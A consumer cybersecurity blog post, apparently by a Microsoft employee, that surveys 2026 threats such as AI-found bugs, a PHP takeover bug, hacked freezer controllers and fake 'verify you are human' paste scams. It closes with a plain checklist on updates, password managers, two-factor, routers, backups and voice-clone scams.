Cyber Hygiene for Normal People (2026 Edition)
Cybersecurity has changed more in the last few months than in the last few years, and even the last month has been wild. The old advice was “buy a good antivirus.” That’s not where the action is anymore. Today it’s mostly about keeping everything updated and having good password habits.
This post has two parts. First, what’s actually going on out there. Then, the short checklist of what you should do about it.
I’m also presenting this to my family over the holidays, so every animation here is also a slide. If you want to do the same, here’s the full slide deck (arrow keys to move, N for speaker notes).
Part 1: What’s Going On
AI Is Finding Ancient Bugs
AI got really good at reading code. And it turns out the software the whole world runs on is full of bugs that nobody noticed for decades.
Bugs that hid for decades
Anthropic says its Mythos model and partners found 10,000+ serious bugs in about a month.
In April, Anthropic said its Claude Mythos model had found thousands of serious vulnerabilities, including a 27-year-old bug in OpenBSD (an operating system famous for being secure) and a 16-year-old bug in FFmpeg, the video library that’s inside basically every app that plays video. A month later, they and their partners were past 10,000.
These are the kind of bugs where just being on the internet is enough to get a device hacked. You don’t have to click anything. That kind of bug used to show up maybe once a year, and it was big news. Now it’s several a week, and defenders are scrambling to keep up. Microsoft says 2026 is on pace for a record ~72,000 published vulnerabilities, roughly double last year, and the typical time from a bug being found to attackers using it is now under 24 hours.
And AI isn’t just finding bugs anymore. It’s not deciding to hack things on its own, but people can now hand it the whole job. In a test described in Microsoft’s latest report, researchers told two AI models to break into a fake company network, and the models worked through all 32 steps of the attack without any more help. And in July, criminals used AI to carry out an entire ransomware attack for them, start to finish.
Just the last four weeks
- Oct 13 IoT Hackers flip supermarket freezers across France into defrost mode
- Oct 17 Web Attackers start exploiting a hidden PHP bug, before any fix exists
- Oct 21 Web PHP ships an emergency fix. NSA and FBI: patch now or take sites offline
- Oct 27 AI AI agent finds 4 severe bugs in particle accelerator software in under 4 hours
- Nov 1 AI AI-built exploit reported for a decade-old Linux bug
- Nov Patch Chrome ships 213 security fixes. Android patches "zero-click" flaws
2026 is on pace for a record ~72,000 published vulnerabilities, about double last year.
The Day PHP Broke
The one that hit closest to home for me was PHP2Shell.
PHP is a programming language from the 90s. Modern sites mostly don’t use it, but it still runs roughly 70% of websites, because so much of the web is built on it (WordPress, for example). In October, researchers using AI found two bugs that had been sitting in PHP since 2012. Together they let anyone on the internet run their own code on a PHP website’s server. In other words, take it over.
Any PHP site could be taken over
- 2012Bug quietly ships in PHP 5.4
- Aug 2026Researchers find it with AI and report it
- Oct 17Attackers start using it
- Oct 21Emergency patch released
Attackers were already using it before the fix even came out. The NSA and FBI put out a joint warning that basically said: patch this immediately, and if you can’t, take your website offline. That was a crazy day at work. We spent it rolling the patch out to all of our customers as fast as we possibly could.
Even Your Freezer
It’s not just computers. In October, hackers got into the internet-connected controllers that run supermarket freezers and set them to defrost. Hundreds of stores in France were hit, with more across Europe, and tons of food got thrown out.
Hackers turned supermarket freezers into ovens
- Hundreds of stores in France, then more across Europe
- Old, internet-connected controllers set to “defrost”
- Tons of food thrown out
Anything that’s connected to the internet can be attacked. I’m not great at following this one myself, but if something doesn’t need the internet, it’s worth asking if it should have it.
Passwords Are Under Constant Attack


At work at Microsoft I’ve seen the stats on this, and they’re nuts. At the peak, Microsoft was blocking about 7,000 password attacks every second. That’s around 600 million a day, up from around a hundred a second ten years ago.
Password attacks
per second
Here’s the interesting twist. Microsoft’s newest report, from October, says password attacks finally dropped 26% this year. Not because attackers got bored, but because so many people turned on two-factor and passkeys that guessing passwords stopped paying off. So attackers switched tactics: the share of attacks using fake login pages that steal your whole logged-in session more than doubled, and “paste this command to verify you’re human” scams went up 8x. (More on both in part 2.) The defenses work. Attackers just go after whoever hasn’t turned them on yet.
So what actually counts as a “password attack”? I wasn’t sure either, so I looked into it. There are two very different kinds.
Online attacks are bots guessing at real login pages. They try the most common passwords against millions of accounts (called password spraying), or they try email and password combos stolen from other sites (called credential stuffing). These happen on Microsoft’s servers, so Microsoft can see and count them. That’s what the 7,000 a second is.
Offline attacks happen after a company gets breached and its password database is stolen. The attacker takes it home and guesses on their own computers, billions of guesses per second, with no login page and no lockout. Nobody can measure these, because they happen entirely on the attacker’s machine. So the real number of attacks on passwords is a lot bigger than 7,000 a second. We just can’t see the rest.
Guessing at the front door
Visible. Slow, rate limited, and counted. This is the 7,000 a second.
Cracking a stolen database
Invisible. On the attacker's own computer. Nobody can count it.
How Data Breaches Come Back to Bite You
Data breaches are extremely common. Have I Been Pwned, a site that tracks them, has collected over 15 billion breached accounts. Odds are your email is in there more than once.
Here’s how it usually plays out. Some random business you used once, say a pizza place with online ordering, gets hacked. They didn’t have anything important on you. But they did have your email and your password. Attackers take that combo and automatically try it on everything that matters: your email, your bank, Amazon, Netflix.
One leak, every door
Same password everywhere: they're in.
Unique passwords: the leak stays at the pizza place.
If you used the same password there, they’re in. If every site has its own password, the leak stays at the pizza place. This is the whole reason not to reuse passwords, and not to share them either. Every place a password lives is one more place it can leak from.
Part 2: What To Do About It
The good news: the fixes are simple, and none of them involve shopping for antivirus.
1. Keep Everything Updated
This is the big one. I know, updates are annoying. They always pop up at the worst time, they make you restart, and half the time you install one and nothing looks any different, so you’re left wondering what it even did. Usually the answer is that it fixed security problems. You won’t see those, but that doesn’t mean they weren’t there. And sometimes the opposite happens: an update moves a button or changes how something works, and that’s frustrating too. But a few minutes of relearning where something is beats getting hacked. You’ve just got to live with it.
With AI finding bugs this fast, a lot of updates are carrying critical security fixes, and the bad guys read the fix notes too. Once a patch comes out, attackers race to use the bug on everyone who hasn’t installed it yet.
Update everything, right away
The good news is most phones and computers update themselves now. But it’s worth double-checking automatic updates are on, especially on your computer, because they’re sometimes off. And the part people skip: a lot of updates don’t actually apply until you restart. When it asks, just do it. Same goes for anything else that gets updates: your router, TV, smart gadgets.
Also make sure your devices are still getting updates at all. I didn’t realize until recently that phones have an expiration date. Older Samsung phones only got security updates for about four or five years, and then that’s it. Newer flagships like the Galaxy S24 and Pixel 8 and later promise seven, and iPhones usually get six or more. Cheaper phones often get less. Once your phone stops getting security updates, it’s time for a new one, even if it still works fine. Search your phone’s model plus “security updates end date” to check.
2. Use a Password Manager
You can’t remember a unique password for every site, and you shouldn’t try. A password manager is an app that remembers them for you.
Remember one password, not a hundred
Here’s how it works. You create one long password for the password manager itself (and turn on two-factor for it). Everything else lives in your vault, which syncs through the company’s cloud so it works on your phone and computer. Before it leaves your device, it’s scrambled using your master password, so the company can’t read your passwords, and if someone ever hacked them, they’d get a pile of scrambled data. That’s also why the master password should be long and not used anywhere else. When you sign up for a new site, it makes up a long random password and saves it. When you log in, it fills it in for you. You never type or even see most of your passwords.
It also quietly protects you from phishing. It only fills in your Amazon password on the real amazon.com. If you land on a convincing fake like amaz0n-login.co, it won’t fill anything in, and that’s your clue something’s off.
Good options:
- Bitwarden: free, open source, works on everything. My pick for most people.
- 1Password: really polished, paid, great for families.
- Apple Passwords: built into iPhone, iPad, and Mac. Easiest if your family is all Apple.
- Google Password Manager: built into Chrome and Android.
- Proton Pass: from the Proton Mail folks, privacy-focused.
Any of these is a huge upgrade over reusing passwords. The best one is the one you’ll actually use. Start by moving your email and bank passwords in, then add the rest as you log into things.
3. Long Beats Complicated
“Strong” does not mean letters plus numbers plus symbols. It just means long and not guessable.
Long beats complicated
Five random words is ~4,000× harder than eight random symbols.
Summer2026! checks every box on every “password requirements” list, and it’s one of the first things a cracking tool will guess. A few random words strung together are way longer, way easier to remember, and thousands of times harder to crack than a short jumble of symbols.
Those “must include a symbol” rules are just lazy code. A site could look at the whole password and how long it is. Instead it’ll reject a 50-character passphrase because it doesn’t have an exclamation point at the end. Even NIST, the US agency that writes the official password guidelines, now says sites shall not require character-type rules like that.
4. Turn On Two-Factor for the Important Stuff
Two-factor means logging in takes your password plus something else, like a code from your phone. Microsoft says this blocks over 99% of account takeover attempts, and it’s the reason password attacks finally started dropping.
A password plus something else
You don’t need it on every account. Focus on the ones people actually try to break into:
- Your email. Whoever controls your email can reset the password on everything else.
- Your bank.
- Your password manager.
If you have the choice, use an authenticator app or a passkey over text message codes. Text codes are better than nothing, but scammers can steal them by talking your phone carrier into moving your number to their SIM card. Passkeys are the best option when a site offers them: they’re tied to your device and can’t be phished, which matters now that attackers are building fake login pages that grab your code along with your password.
One more: never approve a sign-in request you didn’t start. If your phone pops up “Are you trying to sign in?” and you’re not, someone already has your password. Attackers will spam these over and over, hoping you’ll hit approve just to make them stop, and it works more than you’d think. Microsoft found that about 1 in 100 people approve the very first surprise prompt they get, and the odds only go up as the prompts keep coming. (That’s why a lot of apps now make you type in a number shown on the screen instead of just tapping yes.) Deny it, and go change that password.
5. Upgrade Your Router
Everything your house sends to the internet goes through your Wi-Fi router. Most of that is encrypted now (the padlock in your browser), so a hacked router can’t just read your bank password. But it can still see which sites you visit, quietly send you to fake versions of real ones, attack the other gadgets on your network, and rent out your internet connection to criminals so their attacks look like they’re coming from your house.
The front door to your whole house
The FBI keeps saying it: replace routers that no longer get updates.
Old routers stop getting security updates and get hacked in bulk. The FBI has put out multiple warnings this year and last telling people to replace end-of-life routers. Checking yours is easy: flip it over, find the brand and model number on the sticker, and search for it with “end of life” (like “Netgear R7000 end of life”). The manufacturer usually has a page saying whether it still gets security updates. If it doesn’t, or it’s more than about five years old and you can’t tell, replace it.
I just upgraded mine, and it was a bit painful. My old one worked perfectly fine, it was super fast, and I never had a problem with it. I really didn’t want to spend a couple hundred dollars on a new one. But I did it anyway, because of defense in depth: I want everything as locked down as I can reasonably get it, so that even if one thing gets breached, there are still more layers of protection behind it.
6. Don’t Trust Pop-Ups, Even on Real Sites
Phishing has gotten a lot better because AI can write a convincing email or build a convincing fake page in seconds. In Microsoft’s incident response cases, phishing went from 7% to 23% of how attackers got in, in just one year. But it’s not just sketchy emails anymore. Remember how websites are getting hacked? You can be on a real, legit website that got hacked, and the hackers put a fake page on it.
A really common one right now is a fake “verify you are human” check that looks like the ones Cloudflare and Google show. Then it asks you to press a few keys. Those keys run a command the page secretly copied for you, and that command installs malware that steals your saved passwords.
That “check” just installed malware that steals your saved passwords. Microsoft saw this on 1.1 million devices in three months.
Microsoft saw people paste these commands on more than 1.1 million devices in just three months this year, about 8x more than before. A real check never asks you to press keys or paste anything. If it does, close the tab.
The classic version still works too: a giant warning that your computer has a virus, with a button to remove it. Websites can’t scan your computer. The button is the virus.
5 viruses found. Your passwords and banking info are at risk.
Files will be deleted in 00:00
Websites can't scan your computer
- Don't click anything in it
- Never call the number
- Close the tab. Stuck? Restart the browser.
7. Be Picky About Browser Extensions
Browser extensions can see everything you do in your browser. This year, fake “AI assistant” extensions racked up nearly 900,000 installs while quietly copying people’s AI chat histories. Only install extensions you actually need, from companies you recognize, and every so often delete the ones you don’t use.
8. Don’t Trust a Voice on the Phone
This one’s new. AI can clone someone’s voice from a short clip, like a video posted online. Scammers use it to call grandparents pretending to be a grandkid in trouble who needs money right now and please don’t tell Mom.
“Grandma, it's me. I'm in trouble...
I need you to send money right now.
Please don't tell Mom and Dad.”
Don't trust a voice alone
- Urgent + secret + money = scam
- Hang up and call them back yourself
- Ask something only they'd know
So be a little skeptical of what you hear on the phone, even if it sounds exactly like someone you know. If a call is urgent, secret, and about money all at once, that’s the red flag. Hang up and reach them another way, like calling their real number or texting someone who’s with them. Or ask them something only the real person would know, that isn’t posted anywhere online.
9. Back Up Your Phone (and Everything Else)
Your phone is replaceable. Your photos aren’t. If your phone gets lost, broken, or stolen tomorrow, you should be able to buy a new one, sign in, and have everything back.
I’ve seen both sides of this. A friend of mine lost his phone skiing on a crazy powder day. It fell out of his hand, and he spent forever trying to find it, but there was way too much snow and it was just gone. He had automatic photo backups turned on, though, so the only photos he lost were from that morning.
Another friend took his “waterproof” phone in the pool. Turns out it wasn’t very waterproof. No backups, so he lost all his photos.
Your phone is replaceable. Your photos aren't.
The fix is easy, and once it’s on it’s automatic. Turn on iCloud Photos on an iPhone or Google Photos on Android, and keep your documents in OneDrive, Google Drive, or iCloud Drive. Then open the app and make sure it actually says your stuff is backed up. The free storage tends to fill up fast, and a few dollars a month for more is one of the best deals in tech.
One more thing: make sure you could sign in on a new phone without the old one. If your two-factor codes only live on the phone that’s now buried in the snow, getting back into your accounts gets painful. Save the backup codes in your password manager, or set up a second way to sign in.
I also keep a backup of my backup, but that’s a bit excessive for most people.
10. Fewer Internet-Connected Things
If a gadget doesn’t need the internet to do its job, don’t connect it. Every connected device is one more thing that needs updates, and one more way in.
The Checklist
The checklist
- ✓ Check automatic updates are on. Do the restarts.
- ✓ Use a password manager. A unique password for every site.
- ✓ Long beats complicated. Random words work great.
- ✓ Never share or reuse passwords.
- ✓ 2FA (or passkeys) on email, bank, and password manager.
- ✓ Replace routers that no longer get updates.
- ✓ Pop-ups and “press these keys” checks are scams.
- ✓ Only install browser extensions you trust.
- ✓ Urgent call asking for money? Hang up and call back.
- ✓ Turn on automatic photo and file backups.
- ✓ If it doesn't need the internet, don't connect it.
Want it on paper? Download the printable checklist (PDF). It’s one page with real checkboxes, made for printing out and handing to the people in your life who’d rather use a pen.
If you only do two things, do the first two: turn on automatic updates and start using a password manager. That alone puts you ahead of most people.
← Back to blog